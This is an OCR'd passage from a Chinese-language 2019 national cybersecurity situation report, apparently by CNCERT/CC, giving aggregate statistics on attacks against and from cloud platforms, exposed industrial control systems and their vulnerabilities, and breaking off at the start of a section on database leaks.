


图 1-15　2019 年我国境内被篡改网站占比按域名类型分布（来源：CNCERT/CC）

1.2.5 云平台安全

2019年，发生在我国云平台上的网络安全事件或威胁情况相比2018年进一步加剧。首先，我国主流云平台上发生的各类网络安全事件数量占比仍然较高，遭受DDoS攻击次数占我国境内目标遭受DDoS攻击次数的74.0%，被植入后门数量占我国境内全部被植入后门数量的86.3%，被篡改网页数量占我国境内被篡改网页数量的87.9%。其次，攻击者经常利用我国云平台发起网络攻击。云平台作为控制端发起DDoS攻击的次数占我国境内控制端发起DDoS攻击次数的86.0%，作为木马和僵尸网络恶意程序控制的被控端IP地址数量占我国境内全部被控端IP地址数量的89.3%，承载的恶意程序种类数量占我国境内互联网上承载的恶意程序种类数量的81.0%。

1.2.6 工业控制系统安全

（1）工业控制系统互联网侧暴露情况

2019年，暴露在互联网上的工业设备7,325台，相比2018年增加21.7%，如图1-16所示，涉及39家国内外知名厂商的可编程逻辑控制器、智能楼宇类设备、数据采集监控服务器等50种设备类型，且存在高危漏洞隐患的设备占比约35%。医疗健康、电力、石油天然气、煤炭、城市轨道交通等重点行业暴露的联网监控管理系统2,249套，相比2018年增加了21.9%，其中医疗健康行业709套、电力653套、石油天然气584套、煤炭203套、城市轨道交通100套，涉及的类型包括企业生产管理、企业经营管理、行业云平台、政府监督等，具体如图1-17、图1-18所

示，其中存在信息泄露、配置不当、跨站请求伪造等高危漏洞隐患的系统占比约46.1%。暴露面的持续扩大，使工业控制系统的安全运营面临更大的风险隐患。




图 1-16　2019 年监测发现的联网工业设备占比按类型分布（来源：CNCERT/CC）




图 1-17　2019 年监测发现的重点行业联网监控管理系统的漏洞威胁分布（来源：CNCERT/CC）




图 1-18　2019 年监测发现的重点行业联网监控管理系统占比按类型分布
（来源：CNCERT/CC）

（2）工业控制系统互联网侧威胁监测情况

2019年，面向我国工业控制系统的网络资产嗅探事件约14,900万起，较2018年约4,451万起有显著增长。经分析，嗅探行为源自于美国、瑞士、法国等境外130个国家和地区，目标涉及我国能源、制造、电信等重点行业的联网工业控制设备和系统。大量关键信息基础设施及其联网控制系统的网络资产信息被境外嗅探，给我国网络空间安全带来隐患。

2019年，我国大型工业互联网云平台持续遭受来自境外的网络攻击，平均攻击次数达90次/日，较2018年提升了43%，攻击类型如图1-19所示，涉及Web应用攻击、命令注入攻击、漏洞利用攻击等，工业云平台承载着大量接入设备、业务系统，以及企业、个人信息和重要数据，使其成为网络攻击的重点目标。




图 1-19　2019 年监测发现的工业云平台攻击事件占比按类型分布（来源：CNCERT/CC）

工业控制系统中的智能传感器、网关、摄像头、门禁、打印机等物联网设备给工业控制系统带来的安全风险值得关注。2019年CNCERT/CC通过互联网监测和定位发现，关键信息基础设施行业有1,773台打印机连接在互联网上，其中工业领域相关的打印机有78台，涉及石油、电力、煤炭、制造等行业，分布如图1-20所示。针对上述重点行业的78台打印机进行为期一周的监测分析，发现攻击事件130起，攻击类型包括恶意代码、获取权限、Web应用攻击、密码窃取4大类，分布如图1-21所示。打印机等物联网设备部署于生产和办公的网络环境中，一旦受控，将使工业控制系统面临“一点突破、全网皆失”的风险。




图 1-20　2019 年监测发现的工业领域暴露的联网打印机占比按行业分布（来源：CNCERT/CC）




图 1-21　2019 年监测发现的针对重点行业打印机的网络攻击占比按攻击类型分布（来源：CNCERT/CC）

（3）工业控制系统产品安全漏洞情况

2019年，国家信息安全漏洞共享平台（CNVD）、Common Vulnerabilities and Exposures（CVE）、National Vulnerability Database（NVD）及国家信息安全漏洞库（CNNVD）4大漏洞平台新增收录工业控制系统产品漏洞共计690个，其中高中危漏洞占比达92.8%。漏洞影响的产品广泛应用于制造业、能源、水

务、商业设施、石化、医疗、交通、农业、信息技术、航空等关键信息基础设施行业（注：受漏洞影响的产品可应用于多个行业），如图1-22所示。




图 1-22　2019 年新增工业控制系统产品漏洞按行业分布 TOP10（来源：CNCERT/CC）

为缓解工业控制系统产品漏洞影响，在相关部门指导下，CNCERT/CC长期开展针对工业控制系统产品等网络关键设备的安全检测工作。2019年，CNCERT/CC重点对13款最新固件版本的PLC测试后发现，虽然因代码缺陷导致的安全漏洞较之前已明显减少，但在PLC产品安全设计方面，如身份鉴别、访问控制粒度等，仍有较大改进空间，尤其是个别厂商仍在沿用“FTP+硬编码口令”方式进行固件升级。对现行标准和原有产品的兼容性考虑，是阻碍厂商在安全设计上做大幅改进的主要原因之一。此外，CNCERT/CC协助某电网集团对国内主流产品供应商的电力系统二次设备进行了入网安全测试，在28个厂商、70个装置型号（包含保护装置、测控装置、智能远动、站控软件、PMU等）的产品中均发现了高中危漏洞，可能产生的风险包括拒绝服务攻击、远程命令执行、信息泄露等。在测试中发现的漏洞，在某电网集团的督导下，均在积极修复中。

02

网络安全专题分析

2.1 2019 年我国境内云网络安全态势专题分析

随着云计算的快速发展，越来越多的企事业单位和业务场景向云平台逐步迁移，云平台也聚集了大量的应用系统和数据资源，因而云平台的安全问题成为业界关注的重点。

CNCERT/CC从受攻击情况（即危害云的网络攻击）和受利用情况（即利用云发起网络攻击）两个方面对我国境内云网络安全事件进行跟踪监测，并对其网络安全态势进行综合评估，帮助云服务商、云用户、希望上云的企事业单位及时掌握云网络安全现状。本报告监测范围覆盖了位于我国境内的公有云、私有云和混合云的云服务器、云数据库、云存储、云主机、内容分发网络（Content Distribution Network，CDN）以及互联网数据中心（Internet Data Center，IDC）使用的公网IP地址，境内云IP地址数3,680余万个，占我国境内全部IP地址数的10.7%。

根据CNCERT/CC监测数据，2019年，在受攻击方面，虽然云平台已成为攻击的重灾区，但可能得益于云服务商提供的基础安全防护策略，大部分云平台遭受的攻击情况优于境内云平台外平均水平，同时云存在网络攻击检测和处置周期过长的问题；在被利用方面，大部分云的受利用情况与境内云平台外平均水平相比更为严重。这说明越来越多的黑客倾向于利用云主机进行网络攻击，同时也说明云服务商对此类事件缺乏检测手段和处置机制；从总体情况来看，云网络安全态势不容乐观。因此，云服务商和云用户应加大对网络安全的重视和投入，分工协作构建网络安全纵深检测防御体系，减少云平台被攻击和被利用情况，共同维护网络空间安全。

2.1.1 云受攻击情况分析

本节对危害云的网络攻击事件进行监测和分析，事件包括针对云的DDoS攻击、后门攻击、网页篡改、木马或僵尸网络感染等事件。

根据CNCERT/CC监测数据，2019年，我国境内云遭受DDoS攻击次数占我国境内目标遭受DDoS攻击次数的74.0%；被植入后门数占我国境内被植入后门总数的86.3%；被篡改网页数占我国境内被篡改网页总数的87.9%；受木马或僵尸网络控制的IP地址占我国境内受木马或僵尸网络控制的IP地址总数的1.0%。

虽然我国境内云感染木马或僵尸网络的概率较低，但因云上承载的业务和数据越来越多，在其他攻击上其已成为受攻击的重灾区。

（1）DDoS 攻击 [4] 分析

2019年，CNCERT/CC监测发现我国境内88,505个IP地址累计遭受DDoS攻击228,486次，其中共59,262个IP地址为云IP地址，占比67.0%；我国境内云IP地址遭受DDoS攻击169,120次，占比74.0%，如图2-1所示。




图 2-1　2019 年我国境内云 IP 地址遭受 DDoS 攻击占比情况（来源：CNCERT/CC）

[4]　在本报告中，一次 DDoS 攻击是指不同的攻击资源针对固定目标的单个 DDoS 攻击，攻击周期时长不超过 24 小时；如果相同的攻击目标被相同的攻击资源所攻击，但持续时间超过 24 小时或更多，则被认为是两次攻击。

（2）后门攻击[5]分析

2019年，CNCERT/CC监测发现我国境内28,841个IP地址累计被植入91,635个网站后门，其中共24,380个IP地址为云IP地址，占比84.5%；我国境内云IP地址被植入79,067个网站后门，占比86.3%，如图2-2所示，其中部分后门由于未被清理而长期存活。




图 2-2　2019 年我国境内云 IP 地址被植入网站后门占比情况（来源：CNCERT/CC）

（3）网页篡改[6]分析

2019年，CNCERT/CC监测发现我国境内73,534个IP地址上的1,994,136个网页被篡改，其中共66,442个IP地址为云IP地址，占比90.4%；境内云IP地址上1,752,349个网页被篡改，占比87.9%，如图2-3所示。

[5] 在本报告中，一次后门攻击是指云上服务器被植入一个新的网站后门，网站后门被更新修改则不认为是新的攻击。
[6] 在本报告中，一次网页篡改攻击是指黑客对一个网页的篡改，如果黑客多次修改同一网页则只被认为是一次攻击。




图 2-3　2019 年我国境内云 IP 地址被篡改网页占比情况（来源：CNCERT/CC）

（4）木马或僵尸网络受控事件[7]分析

2019年，CNCERT/CC监测发现我国境内5,783,550个IP地址受木马或僵尸程序控制，其中共60,138个我国境内云IP地址受木马或僵尸网络程序控制，占比1.0%，部分IP地址被木马或僵尸网络感染后长期被控。

2.1.2 云被利用情况分析

本节对利用云发起网络攻击的事件进行监测和分析，事件包括利用云发起DDoS攻击、植入网站后门、网页挂马、控制木马或僵尸程序等高危事件。

根据CNCERT/CC监测数据，2019年上半年，黑客利用我国境内云IP地址控制发起DDoS攻击次数占我国境内IP地址控制发起DDoS攻击次数的86.0%；对外植入网站后门数占我国境内IP地址对外植入网站后门数的46.0%；承载放马网站数占我国境内承载放马网站数的30.7%；控制的肉鸡IP地址数占我国境内全部控制端IP地址控制的肉鸡IP地址数的89.3%。

因为云服务的便捷性、可靠性和低成本，越来越多黑客利用云主机作为跳板机或控制端进行网络攻击。与此同时监测数据还显示，云被用于发起DDoS攻击、植入网站后门等的攻击IP地址长期存活，且非常活跃。

[7] 在本报告中，一起木马或僵尸网络事件是指云上主机被植入僵尸木马程序后被恶意远程控制，远程控制端的变化则不被认为是新的事件。

（1）发起 DDoS 攻击[8]分析

2019年，CNCERT/CC监测发现我国境内5,460个IP地址被利用作为控制端对45,727个攻击目标IP地址进行DDoS攻击101,189次，其中我国境内云IP地址控制端占比41.4%，我国境内云IP地址攻击目标占比86.7%，利用我国境内云IP地址进行DDoS攻击次数占比86.0%，如图2-4所示。




图 2-4　2019 年利用我国境内云 IP 地址发起 DDoS 攻击占比情况（来源：CNCERT/CC）

（2）发起后门攻击分析

2019年，CNCERT/CC监测发现我国境内57,650个IP地址被利用对外植入网站后门110,767个，其中被利用的我国境内云IP地址占比6.7%，被我国境内云IP地址植入的网站后门占比46.0%，如图2-5所示，部分IP地址被长期频繁地用于对外植入和访问网站后门。

[8] 本报告中，多个控制端被用于针对相同目标的 DDoS 攻击，被认为发起一次 DDoS 攻击。




图 2-5　2019 年利用我国境内云 IP 地址发起后门攻击占比情况（来源：CNCERT/CC）

（3）网站放马分析

2019年，CNCERT/CC监测发现我国境内33,381个IP地址被用于承载782,946个放马网站、承载4,182种恶意代码，其中承载放马网站的我国境内云IP地址占比28.2%；我国境内云IP地址承载的放马网站占比30.7%；我国境内云IP地址承载的恶意代码占比81.0%，如图2-6所示。




图 2-6　2019 年利用我国境内云 IP 地址实施网站放马占比情况（来源：CNCERT/CC）

（4）木马或僵尸网络控制事件分析

2019年，CNCERT/CC监测发现我国境内14,320个IP地址被用作木马或僵尸

网络控制端，控制了2,349,893个肉鸡IP地址，其中被我国境内云IP地址控制的肉鸡IP地址占比89.3%，我国境内云IP地址控制端占比36.6%，如图2-7所示，部分控制端IP地址控制大量肉鸡且长期存活。




图 2-7　2019 年利用我国境内云 IP 地址实施木马或僵尸网络控制占比情况（来源：CNCERT/CC）

2.1.3 云网络安全态势分析

从受攻击情况来看，虽然云平台已成为攻击的重灾区，但大部分云的受攻击情况均优于我国境内平均水平，或得益于云服务商提供的基础安全防护策略。从受利用情况来看，大部分云的受利用情况均差于我国境内平均水平，这说明越来越多的黑客倾向于利用云主机进行网络攻击。

从总体情况来看，云网络安全态势不容乐观，云服务商和云用户均应加大对网络安全的重视和投入，除了做好基础防护策略（如及时更新软硬件漏洞、避免使用弱口令、关闭不必要服务等常规防护措施等），还应通过分工协作构建网络安全纵深检测防御体系，既要能够及时检测和处置针对云的网络攻击事件，又要能够及时检测和处置利用云发起网络攻击事件。

云服务商和云用户应对云受攻击事件和云受利用事件及时开展处置，并依照有关法律规定配合监管部门及时开展处置和调查。对于云受利用事件，云服务商应按照《中华人民共和国网络安全法》第二十七条规定，停止向相关云用户提供技术服务，并及时向有关部门举报。

2.2 2019年我国境内数据库隐患排查及处置情况专题分析

2019年2月以来，境外人员陆续爆料我国境内个人数据泄露事件，并对事件进行持续炒作，其中包括某公司人脸识别数据库泄露事件、某公司公民征信信息泄露事件、某ElasticSearch数据库暴露事件、某数据库存在未授权访问漏洞事件等。以上事件发生后，CNCERT/CC均在第一时间将相关信息报送相关部门，并在相关部门的指导下完成了应急处置。经技术分析，此类事情绝大多数是由于我国境内数据库存在未授权访问漏洞引起的。

2.2.1 2019年我国境内数据泄露典型事件和处置情况

（1）某公司人脸识别数据库泄露事件

